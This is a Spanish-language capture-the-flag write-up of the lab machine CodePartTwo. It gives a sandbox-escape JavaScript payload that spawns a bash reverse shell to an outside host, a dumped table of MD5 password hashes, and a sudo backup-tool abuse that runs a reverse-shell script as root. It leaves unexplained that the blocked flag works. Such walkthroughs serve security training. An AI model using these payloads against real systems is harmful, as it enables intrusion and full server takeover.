Máquina CodePartTwo

- Tags: #Linux #Easy #CVE

Reconocimiento

1. **Identificación de sistema operativo a través de ping**

```
❯ ping -c 1 10.10.11.82
PING 10.10.11.82 (10.10.11.82) 56(84) bytes of data.
64 bytes from 10.10.11.82: icmp_seq=1 ttl=63 time=91.8 ms

--- 10.10.11.82 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 91.752/91.752/91.752/0.000 ms
```

- Como el ttl es cercano a 64, se puede saber que la máquina es Linux

2. **Identificación de puertos abiertos con Nmap**

- Primero se realiza un escaneo básico para identificar los puertos abiertos de la máquina:


```
❯ nmap -sS -p- --open --min-rate 5000 -n -Pn 10.10.11.82 -oG allPorts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-24 02:24 -05
Nmap scan report for 10.10.11.82
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
```

- Luego se hace un escaneo más detallado de los puertos abiertos para encontrar los servicios y versiones que corren en el servidor


```
# Nmap 7.94SVN scan initiated Thu Aug 21 20:43:52 2025 as: nmap -sCV -p22,8000 --min-rate 5000 -n -Pn -oN targeted 10.10.11.82
Nmap scan report for 10.10.11.82
Host is up (0.47s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Welcome to CodeTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Aug 21 20:44:08 2025 -- 1 IP address (1 host up) scanned in 15.79 seconds
```

3. **Revisión de la página web desplegada por el puerto 8000 de la máquina CodePartTwo**


- Al ingresar a la página se puede observar una plataforma con 3 opciones e información básica:



- Se puede descargar el código fuente del programa, pero en este caso se procede a registrase en la plataforma y probar su funcionamiento:



- Una vez se ha ingresado a la plataforma, se puede ver un dashboard en el que se ejecuta código JavaScript y muestra el output del código:



- Por medio de este dashboard, se prueba la siguiente línea de código para comprobar si python está corriendo por detrás:

```
(function(){
  try {
    return Object.getOwnPropertyNames({});
  } catch(e) {
    return e.toString();
  }
})()
```

Explotación

- Se intenta enviar una reverse shell con el siguiente payload:

```
(function(){
  var cmd = "bash -c 'bash -i >& /dev/tcp/IP/PUERTO 0>&1'";
```

```
  var ga =
Object.getOwnPropertyNames({}).__class__.__base__.__getattribute__;
  var root = ga(ga(ga,"__class__"),"__base__");
  function findPopen(o){
    var r, subs=o.__subclasses__();
    for (var i in subs){
      var it=subs[i];
      if (it.__module__=="subprocess" && it.__name__=="Popen") return it;
      if (it.__name__!="type" && (r=findPopen(it))) return r;
    }
  }
  return findPopen(root)(cmd, -1, null, -1, -1, -1, null, null, true);
})()
```

```
(function(){
  var cmd = "bash -c 'bash -i >& /dev/tcp/10.10.16.186/443 0>&1'";
  var ga = Object.getOwnPropertyNames({}).__class__.__base__.__getattribute__;
  var root = ga(ga(ga,"__class__"),"__base__");
  function findPopen(o){
    var r, subs=o.__subclasses__();
    for (var i in subs){
      var it=subs[i];
      if (it.__module__=="subprocess" && it.__name__=="Popen") return it;
      if (it.__name__!="type" && (r=findPopen(it))) return r;
    }
  }
  return findPopen(root)(cmd, -1, null, -1, -1, -1, null, null, true);
})()
```

```
❯ nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.82 34778
bash: cannot set terminal process group (844): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$
```


- Se va al home y se encuentra la carpeta de un usuario llamado "marco" a la cual no se puede acceder ya que no se tienen los permisos suficientes

```
app@codeparttwo:/home$ ls
ls
app
marco
app@codeparttwo:/home$ cd marco
cd marco
bash: cd: marco: Permission denied
app@codeparttwo:/home$
```


- Una vez dentro se busca en el directorio */app/instances* y se encuentran dos archivo de bases de datos que se abren con sqlite3

```
app@codeparttwo:~/app/instance$ sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> select * from user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|test|098f6bcd4621d373cade4e832627b4f6
```


Se puede ver que hay usuarios con contraseñas hasheadas con md5 por lo que se intenta encontrar alguna que ya haya sido "dehasheada"



En este caso la del usuario "marco" existe por lo que se ingresa a este por ssh



- Se encuentra la flag de usuario y una carpeta de backups junto con un archivo de configuración



Escalada de privilegios

- Se hace un `sudo -l` para ver qué puede ejecutar como administrador

En este caso hay un binario llamado *npbackup-cli* por lo que se mira su contenido y se ve

que es un script en Python

```
marco@codeparttwo:~$ cat /usr/local/bin/npbackup-cli
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from npbackup.__main__ import main
if __name__ == '__main__':
    # Block restricted flag
    if '--external-backend-binary' in sys.argv:
        print("Error: '--external-backend-binary' flag is restricted for use.")
        sys.exit(1)

    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
marco@codeparttwo:~$
```

- Luego de revisar todos los archivos relacionados con el backup se encuentra una vía potencial de escalar privilegios por medio de un script propio por lo que se crea el script en */tmp* con el siguiente contenido (con permisos de ejecución)

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.186/443 0>&1
```

- Se utiliza el binario de backups para escalar privilegios con `sudo /usr/local/bin/npbackup-cli -c /home/marco/npbackup.conf --external-backend-binary=/tmp/exploit.sh --backup`

```
❯ nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.82 55632
root@codeparttwo:/tmp#
```

```
marco@codeparttwo:/tmp$ sudo /usr/local/bin/npbackup-cli -c /home/marco/npbackup.conf --external-backend-binary=/tmp/exploit.sh --backup
2025-12-21 07:51:50,768 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-12-21 07:51:50,806 :: INFO :: Loaded config 09F15BEC in /home/marco/npbackup.conf
```

- Se ingresa al directorio */root* y se encuentra la flag del usuario "root"